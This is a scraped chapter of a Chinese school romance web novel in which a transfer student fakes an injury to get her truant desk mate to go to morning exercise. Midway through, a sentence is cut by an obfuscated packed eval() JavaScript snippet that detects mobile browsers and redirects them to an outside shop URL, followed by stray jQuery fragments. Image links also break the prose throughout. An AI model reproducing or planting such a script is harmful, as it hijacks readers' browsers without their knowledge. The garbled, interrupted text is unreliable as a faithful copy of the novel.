默认冷灰
24号文字
方正启体

9. 第 9 章

作者:霁下本书字数:K更新时间:
    “啊,对了,”田乌桑这才想起来,她抬眼看着旁边的人,“刚才课间的时候,尔浮来找过你。”


    “尔浮?”钟叙舟的声音听起来有些古怪,他坐下来,重新拿起笔,又开始有一点没一点的在纸上写写画画:“我知道,刚才遇到他了。”


    刚才在外面就已经遇到了……田乌桑突然有点好奇,难道钟叙舟还得突破那群狂热粉丝的包围壁吗?她有点想象不出,像钟叙舟这样的人被挤得东倒西歪,脸上会是什么个表情。


    他应该会冷着一张脸,厌恶地拍拍任何被触碰过的地方,然后用那种居高临下的目光,让所有人自觉地让出一条路来。


    田乌桑被自己的想法逗笑了。忽然间,一阵激昂的跑操音乐毫无预兆地响起,打断了她的思绪。班长站在门口,喊着大家下去跑操。


    全班响起一片此起彼伏的哀嚎声,桌椅挪动间与地面摩擦着,发出刺耳的响声。


    “走了走了,今天可是星期一。”


    “哎呀!”沈月宴烦躁地摊在桌子上不愿意动弹,“星期一大早上的不仅要跑操,还要跑翻倍圈数,不知道人家现在又困又累吗!”


    和沈月宴的萎靡不同,徐今反而很精神。她系好鞋带后站起来,一把将沈月宴从桌子上半拖半拽地拉起来。


    “赶紧走吧,周一的跑操可是要记名的,等会被查到就不好了。”


    沈月宴无精打采地挂在徐今身上,等走到门口时,她又猛地回头。“田乌桑同学,你也要记得下来跑操啊!”


    田乌桑还坐在座位上,闻言,她朝着沈月宴弯了弯嘴角:“知道了,我马上就来。”


    因为田乌桑是转学生,很多事情不一定清楚,所以沈月宴才好心提醒一句。得到了答复,沈月宴也没多等,跟着徐今一起走出了教室。


    教室里的人走得都很快,等田乌桑穿好外套准备下去时,整个教室已经空了。


    看来是真的会记名啊……桌椅被挤得歪歪扭扭,除了她以外,只剩下低着头不知道在干什么的钟叙舟。


    田乌桑起身,向前门走了几步,忽然又停下脚步,转头看向她的同桌:“你不下去吗?”


    “去什么去?”钟叙舟眼皮都懒得抬,语气里带着几分莫名其妙,“我周一从来就没跑过操。”


    外面冻得要死,学校还非要组织所有人下去迎着寒风运动,况且周一跑圈数翻倍,算下来一共要绕着操场跑十圈。真是又蠢又无聊的一项活动,他才不去。


    钟叙舟摆明了准备长在椅子上当懒鬼,但田乌桑还是不死心。


    “徐今刚才说了,不去的话会记名的。”


    “爱怎么记怎么记。”钟叙舟头也不抬,对田乌桑的担忧视而不见,“不差这一次。”


    记名这种事,一旦开了头就停不下来。从去年开始,他被记名扣分的次数已经数不胜数,钟叙舟现在完全不在意自己是不是会再多一条处分,反正对他来说无关痛痒。


    真是……


    田乌桑深呼吸,想起自己之所以会到这里来的原因。


    怪不得谢女士那么担心钟叙舟在学校的成长。


    就是因为他多次无视学校纪律,所以才会被一次次地叫家长啊!


    既然她来了,那她的主要任务就是盯着钟叙舟好好上学,尽可能让他少被扣分,能好好读完高中。


    想到这里,田乌桑脚步一拐,又走回教室里。她走到自己的座位旁,就这么靠在桌边,居高临下地看着钟叙舟。那目光实在太过炙热,钟叙舟被盯了一会,终于忍无可忍地抬起头。


    “看我干嘛?赶紧跑你的操去。”


    田乌桑深知能动手就不废话原则,她二话不说,直接伸手抓住了钟叙舟的袖子,拉着他的手臂就往外拽。


    钟叙舟猝不及防,被大力扯得往旁边一歪。但他并没有甩开她的手,只是啧了一声:“我说了不去。”


    “去一下又不会怎么样。”


    “会死。”他语气认真得不像在开玩笑,“碰到风我就想死,迈开腿我也想死,离开这个教室我马上就会死。”


    “不准死。”田乌桑手上力道不减,“我只知道,等会被记名了,我们两个才真的要死。”


    钟叙舟先是不可置信地瞪着她,然后嗤笑一声:“那好啊,我们两个一起被记名好了,到时候还可以请两次家长过来。”他的声音里带着几分玩味,“我也很久没有见过我妈了呢,说起来真是多亏你了。”


    嘴上说是这么说,钟叙舟试着抽了抽手臂,却发现对方将他抓得很紧,就像前几天抓他翻墙时一样。


    到底从哪里找来的怪力女啊!


    两个人又暗自较劲了一会。直到钟叙舟不受控制地往旁边一点一点倾斜,屁股也渐渐从椅子上滑开,可他却怎么也甩不开那只看起来纤弱的手臂。


    “田乌桑,放手!”


    钟叙舟站起来,低头瞪着她。他的表情依然是那副厌烦无所谓的样子,眼神有点凶,语气间能听出一丝咬牙切齿。


    田乌桑一点都不怕,她自然是不可能松手的。钟叙舟有个特别明显的弱点,他特别害怕有人对他肢体接触,所以一有这种机会,就是说服他的好时候。


    “放手是不可能放手的。”


    她来这就是为了让他好好上学,现在他要故意逃操扣分,那不就是在和她作对吗!


    她的脸颊因为用力而微微泛红,总算褪去了平日那种没有血色的苍白。两个人像拔河一样僵持在座位旁,田乌桑两只手一起上,整个人重心都往后仰。钟叙舟想甩开又甩不掉,干脆腾出另一只手,打算把外套脱了。


    男女授受不亲,他就不信了。难不成田乌桑还能把他拽下去不成?


    田乌桑看到了他脱外套的过程,却没有阻止。就在钟叙舟成功甩脱外套,力道突然无法维持平衡之际,她顺着那股惯性,整个人往后一倒。


    ”咚。“


    她的手肘看似无意地磕在身后的课桌上,发出一声钝响,听着就很痛。与此同时,田乌桑往后滑的右手暗自


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17501184|202742||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    在桌面上借力,侧腰精准地虚抵上了桌角。她稳稳当当地站着,根本没有被磕到撞到,脸上却露出了一副痛苦的神色,眉头紧皱,倒吸了一口凉气。


    “嘶……”


    真撞到了?


    钟叙舟懵了。


    “不是吧?”他走了过来,僵在她面前不敢动,目光落在她抵在桌角的侧腰上,“你是笨蛋吗?拽我外套到底用了多大力啊!你就不会松手吗?”怎么会有这么不知变通,一根筋走到底的蠢女人!她平时不是挺灵活脑子转的很快吗,这么这个时候又这么呆了!


    田乌桑扁扁嘴,努力学着电视剧里人物的表情,硬着头皮摆出一幅委屈脸。


    “都怪你,害我被桌子撞到了,真的很痛啊。”


    她掐着自己的手心,努力想挤出两滴鳄鱼泪。可无论怎么努力,田乌桑现在都很想笑,实在哭不出来只能抬手捂住眼睛,嘴里还发出呜呜呜的哭声。


    钟叙舟下意识想安慰她,又不敢真的碰到田乌桑的皮肤,抬起手又放下,来来回回好几次,终于是败给了她。


    “对不起,我不是故意的。”


    他在心里暗骂自己。差点忘了,虽然小跟班力气很大,但她看起来也是被风一吹就会倒下的纤弱模样。之前那股怪力肯定是意外,毕竟她也是个娇滴滴的女孩子啊!


    奇怪的愧疚感突然涌了上来,钟叙舟僵在原地,站在田乌桑面前手足无措。


    田乌桑适时发出几声啜泣,哭声渐渐低了下去。她悄悄张开手指缝,从缝隙里偷看钟叙舟的表情。


    ……咦?这么好骗?


    “都怪你!不行,你要向我赔不是,顺带答应我一个要求!”她趁热打铁,想到了一个好主意。


    钟叙舟眉头蹙起,突然觉得这几句话好像很耳熟,但他又想不起来在哪听过。眼下的情况不容他多想,他只好妥协道:“说吧,能答应的事我一定会答应你……”


    话还没说完,田乌桑立马把手放了下来。钟叙舟能清晰地看到,她的鼻子和眼眶一点都不红,一点水痕也没有,脸蛋虽然红红的,嘴唇也润润的,但没有半分真哭了的痕迹。


    “我只有一个要求。”她的声音平稳又认真。


    钟叙舟:“等……”


    “现在,和我下去跑操。再不去,等下真的要被记名了。”


    他们已经在上面拖拖拉拉好长一段时间,跑操的准备音乐即将进入尾声,再不下去就真的要被记名了。


    钟叙舟深吸一口气:“骗子,你根本就没哭。”


    田乌桑抿了抿嘴,演技大爆发后突然又有点愧疚,感觉自己在用很可恶的理由骗小孩打针。


    虽然但是,钟叙舟真的比青屿里的小孩们还好骗啊。


    她不说话,愧疚的目光在钟叙舟看来却是祈求。他真是拿她没招,嘴上愤怒地控诉着,身体却很诚实,把手机往外套里一揣,自愿地往教室外面走去。


    “走吧,不是要跑操吗?”


    田乌桑一愣,看着钟叙舟的背影,很快又跟了上去。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)